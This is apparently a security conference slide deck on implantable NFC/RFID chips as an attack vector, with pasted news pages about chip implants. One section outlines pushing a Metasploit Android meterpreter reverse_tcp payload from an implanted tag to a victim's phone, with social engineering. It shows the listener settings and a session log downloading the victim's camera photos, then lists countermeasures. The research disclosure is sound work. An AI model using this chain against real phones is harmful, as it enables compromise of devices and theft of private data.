

Biohacking: Implantable chip attack vector

Seth Wahle - Rod Soto

whoami...



Rod Soto is a security researcher and board member of HackMiami. He is a regular speaker at hacking conferences all over the country on the topics of penetration testing tools and methods, as well as the topic of digital civil liberties. Rod Soto was the winner of the 2012 BlackHat Las Vegas Capture the Flag hacking competition, and is the founder and lead developer of the Kommand&&Kontrol competitive hacking tournament series. He is currently a senior principal researcher with the engineering research team of an information security corporation engaged in digital crime intelligence analysis, vulnerability assessments, penetration testing, and malware reversal.



Seth Wahle is an engineer and security researcher who specializes in embedded computing, robotic, and radio frequency systems. As a former Fire Control-man in the United States Navy, He maintained and controlled the ships self defense weapon systems to protect the U.S. fleet against surface and missile attacks. Now as a civilian Seth applies his skills to identify and solve problems in the cyber security, large scale asset management, and automated manufacturing sectors.


What is biohacking?

Biohacking is the practice of engaging biology with the hacker ethic.^[1] Biohacking encompasses a wide spectrum of practices and movements ranging from "Grinders" who design and install do-it-yourself body-enhancements such as magnetic implants to do-it-yourself biologists who conduct at-home gene sequencing.

"Biohacking" can also refer to managing one's own biology using a combination of medical, nutritional and electronic techniques. This may include the use of nootropics, non-toxic substances, and/or cybernetic devices for recording biometric data.

source: Wikipedia

What is an implantable chip?



What is an implantable chip?

- A human **microchip implant** is an identifying integrated circuit device or RFID transponder encased in silicate glass and implanted in the body of a human being. A subdermal implant typically contains a unique ID number that can be linked to information contained in an external database, such as personal identification, medical history, medications, allergies, and contact information.
- FDA approved the first implantable microchip in 2004
- The states of North Dakota, California, Georgia, Virginia explicitly ban implantation of chips in humans. We are sure is TOTALLY LEGAL IN FLORIDA.
- The state of Washington researched the possible implantation of chips in Sex Offenders, and other Felons (2009)

Current uses of this technology

BBC[News](#)[Sport](#)[Weather](#)[Earth](#)[Future](#)[Shop](#)[TV](#)[Radio](#)[More...](#)

NEWS TECHNOLOGY[Home](#)[US & Canada](#)[Latin America](#)[UK](#)[Africa](#)[Asia](#)[Australia](#)[Europe](#)[Mid-East](#)[Business](#)[Health](#)[Sci/Environment](#)[Tech](#)[Entertainment](#)[Video](#)

29 January 2015 Last updated at 12:01 ET

Rory Cellan-Jones
Technology correspondent
[More from Rory](#) | [Follow Rory on Twitter](#)



Office puts chips under staff's skin

 [COMMENTS \(635\)](#)



The chip allows employees to open doors and use the photocopier without a traditional pass card

Top stories



[Iraqi army drives IS out of key town](#)

[Brazil's Petrobras scandal deepens](#)

[Three charged over US data breach](#)

[Missing MH370 plane 'will be found' **NEW**](#)

[Slimming 'boosts male fertility'](#)

Features & Analysis



Pilot suicide?
Struggling to explain the course of the missing plane MH370



Modern maharajas
The lavish lifestyle of India's royal families



Glassblowing v skating
Tacoma takes a novel approach to helping wayward teens

Final score

Current uses of this technology

CBS NewsCBS Evening NewsCBS This Morning48 Hours55 MinutesSunday MorningFace The NationCBSNLog InSearch

CBSNEWSVideoUSWorldPoliticsEntertainmentHealthMoneyWatchSciTechCrimeSportsPhotosMore

By ELIENE AUGENBAUMCBS NEWSNovember 24, 2014, 7:33 PM

Man becomes human Bitcoin wallet with chip implanted in hand


5 Comments / 194 Shares / 187 Tweets / Stumble / EmailMore +

"Mr. Bitcoin" will never forget where he left his wallet. It's implanted under his skin.

The Amsterdam-based Bitcoin entrepreneur, whose real name Martijn Wismeijer, turned himself into a real-life cyborg by having a miniature digital communications chip implanted in his hand.

He posted a video of the procedure on YouTube:

Subdermal NFC chip implants



Wismeijer and his compatriots got tiny NFC chips injected into their hands. NFC, which stands for near-field communications, is the same type of technology built into the Apple Pay digital payment system and numerous Android devices.

NFC is a short-range wireless system that allows devices to send data back and forth, enabling the user to make mobile payments or send commands to other smart devices.

The chip that "Mr. Bitcoin" used was developed by a company called Dangerous Things. According to the company's [Indiegogo campaign](#), its inventor, Amal Graafstra, had the first model implanted into his own hand by a surgeon in 2005, and got a second upgraded model injected a couple of months later using a pet chip injector assembly. Wismeijer used the same type of injector to have the miniature device slipped under his skin.

"The xNT [chip] is a 2mm x 12mm, fully NFC Type 2

Most Popular

01

MLB player lives in a van behind Florida Wal-Mart

159257 views

02

Houston family gives Bobbi Kristina update

160420 views

03

The dog no one owned but everyone loved

81475 views

04

Dr. Phil staging intervention with Nick Gordon


63755 views

05

After learning she was stolen at birth, teen faces tough choice

56396 views


Watch CBSN Live



Watch CBS News Live

Watch CBS News anytime, anywhere with the new 24/7 digital news network. Stream CBSN live or on demand for FREE on your TV, computer, tablet, or smartphone.


Watch Now



play video

Adorable pig blocks traffic in

Current uses of this technology



Technical specs of implantable chip (RFID)

Implantable Device Specifications: For this experiment a 13.56Mhz ISO and NFC type 2 compliant NTAG216 RFID chip-set, with a 7 byte UID and 888 bytes of read/write memory was encapsulated in a Schott 8625 Bio-glass capsule and implanted into the hand between the thumb and index finger. When implanted the device is nearly visually undetectable and does not trigger metal detectors.

NFC technology & android phones



Near field communication (NFC) is a set of ideas and technology that enables smartphones and other devices to establish radio communication with each other by touching them together or bringing them into proximity, typically a distance of 10 cm (3.9 in) or less.

- Implemented in Android
(<http://www.nfcworld.com/nfc-phones-list/>)
- Not present in Iphone

NFC technology uses


- Payment
- Identification
- Exchange of information (vcards, websites)
- Authentication
- Local networking, printing, communication, video, car sync
- Social networking amplifier
- Advertising, shopping, inventory
- Pet information tracking and health history
- Transportation
- Physical security

NFC technology - What is a NFC tag?



NFC tags are items programmed with just about any sort of information and then plopped into almost any product, letting you read them with a smartphone or another NFC-capable device. These tags may have code that is executed in phones upon read...

Of course it hurts :(....



Of course it hurts :(



Of course it hurts :(



<https://www.youtube.com/watch?v=3AJIdc-MO88>

Of course it hurts :(....

Implant Wound



Well healed



How do you get information into the chip?

- Purchase and use a dedicated read/write device and software.
- Use an NFC enabled smartphone and a free app such as “NFC Tools”, NeroX NFC Encoder, or “NFC tag cloner” all of which are available on the android app store.
- Pro-tip: “NFC tools” allows you to execute command line scripts from an NFC tag on any rooted phone.

Security challenges

BBC[News](#)[Sport](#)[Weather](#)[Earth](#)[Future](#)[Shop](#)[TV](#)[Radio](#)[More...](#)

NEWS TECHNOLOGY[Home](#)[US & Canada](#)[Latin America](#)[UK](#)[Africa](#)[Asia](#)[Australia](#)[Europe](#)[Mid-East](#)[Business](#)[Health](#)[Sci/Environment](#)[Tech](#)[Entertainment](#)[Video](#)

27 May 2010 Last updated at 10:32 ET

First human 'infected with computer virus'

**By Rory Cellan-Jones**
Technology correspondent, BBC News



Dr Gasson admits that the trial is a proof of principle

A British scientist says he is the first man in the world to become infected with a computer virus.

Dr Mark Gasson from the University of Reading had a chip inserted in his hand which was then infected with a virus.

The device, which enables him to pass through security doors and activate

Top stories

[Iraqi army drives IS out of key town](#)
[Brazil's Petrobras scandal deepens](#)
[Missing MH370 plane 'will be found'](#)
[Mali nightclub attack kills four](#) **NEW**
[Slimming 'boosts male fertility'](#)

Features & Analysis

[Pilot suicide?](#)
Struggling to explain the course of the missing plane MH370
[Modern maharajas](#)
The lavish lifestyle of India's royal families
[Glassblowing v skating](#)
Tacoma takes a novel approach to helping wayward teens
[Final score](#)
Goodbye to NYC's last classical sheet music shop

Related Stories

[Smart tags hail the web of things](#)
[Q&A: What is the REID.bvne.all about?](#)

Security challenges



Security challenges

Will I have problems at metal detectors, airports, court houses, etc.

A: No. I've had both my implants (one in each hand) for 8+ years now, and I've gone through several metal detectors, had metal detector wands run over my hands specifically (at my request), and even gone through several full body scanners at US airports and I've never had a problem. The amount of metal in the tag is about the same as a tooth filling, so it is not enough to set off even the most sensitive metal detector.

Source: Dangerous Things

<https://dangerousthings.com/implant-faq/#hurt>

Security challenges

- “Given a compatible RFID reader device, anyone can freely read and modify data stored on these RFID tags without the legitimate owner even being aware of it” source:NeoCatena
- Lack of encryption, Theft of information, identity theft, Invasion of Privacy
- Removal of device used to bypass security controls
- Theft of currency or digital payment tokens (cloning)
- Used as a pivot to attack other devices via NFC
- Denial of Service, MITM,
- Code Injection (SQLi, BoF, String Format, etc)
- Civil rights challenges (Tracking, GPS)
- RFID Malware (Tanenbaum, Crispo, Rieback)
- Virus infestation (Gasson 2010)

How to use RFID chip to push a malicious payload into the phone

- Create MSF Android meterpreter payload (.apk)
- VPS instance created for Multi-handler listener
- Create and transfer smart tag with malicious URL payload
- A little bit of SE (here is my cool new app or contact information ;)
- Victim executes code
- Android phone compromised
- Information exfiltrated, entrenchment and post exploitation possible.

Exploitation of Android phone

- Prepare malicious payload at VPS (MSF Multi handler)

```
Payload options (android/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
AutoLoadAndroid	true	yes	Automatically load the
Android extension			
LHOST	2604:a880:800:10::6ae:3001	yes	The listen address
LPORT	4444	yes	The listen port
RetryCount	10	yes	Number of trials to be
made if connection failed			

```
Exploit target:
```

Id	Name
--	----
0	Wildcard Target

```
msf exploit(handler) > exploit
```

```
[*] Started reverse handler on 2604:a880:800:10::6ae:3001:4444
```

```
[*] Starting the payload handler...
```




Exploitation of Android phone

- Get victim NFC enabled phone close enough to implanted chip with malicious payload (URL with malicious .apk)



Exploitation of Android phone

- Victim downloads payload and gets prompted to install, plus a little SE...



Exfiltration of information

- We are able to browse around phone and extract a picture

```
root@msf: ~ x root@3inf... x trajan@3in... x trajan@3in... x root@msf: ~ x
msf exploit(handler) > clear
[*] exec: clear


msf exploit(handler) > exploit

[*] Started reverse handler on 10.10.108.110:4444
[*] Starting the payload handler...
[*] Sending stage (44648 bytes) to 10.10.108.110:4444
[*] Meterpreter session 7 opened (10.10.108.110:4444 -> 10.10.108.110:4444)
at 2015-03-07 20:17:05 -0500

meterpreter > download /sdcard/DCIM/Camera
^[[[*] downloading: /sdcard/DCIM/Camera/20141224_155733.jpg -> Camera/20141224_155733.jpg
^C[-] Error running command download: Interrupt
meterpreter > download /sdcard/DCIM/Camera/comp.jpg
[*] downloading: /sdcard/DCIM/Camera/comp.jpg -> comp.jpg
[*] downloaded : /sdcard/DCIM/Camera/comp.jpg -> comp.jpg
```

comp.jpg

Previous Next



Live proof of concept

A decorative L-shaped bar is positioned in the top-left corner of the slide. It consists of a horizontal segment and a vertical segment. The horizontal segment is divided into four colored sections: yellow, purple, yellow, and red. The vertical segment is yellow at the top and purple at the bottom.

Please demo gods, pleeeassseeee.....

Possible countermeasures

- Encryption of stored data
- End to end encryption of RFID communications
- Back end systems hardening
- Restrict or disable code/app execution via NFC communications
- New protocols wrapping RFID transmissions
- Exercise common sense when presented potentially risky NFC exchanges

Conclusion

- Compromise was achieved with less sophisticated yet effective and publicly available tools
- Use of RFID technology can be used as a bridge or proxy to target devices and back end systems
- Considerations on securing end to end NFC communications need to be in place before further expansion and commercialization of this technology
- Rooting your phone makes it easier for malicious code execution
- This is just the beginning and tip of the iceberg

Questions & Answers

A decorative L-shaped bar is positioned on the left side of the slide. It consists of a vertical yellow segment at the bottom, a horizontal purple segment at the top, and a horizontal red segment extending to the right from the purple one. The yellow segment is on the left, and the purple and red segments are on the right.

Q&A

Thank you

Rod Soto

twitter.com/rodsoto

rod@hackmiami.info

Seth Wahle

SethWahle.com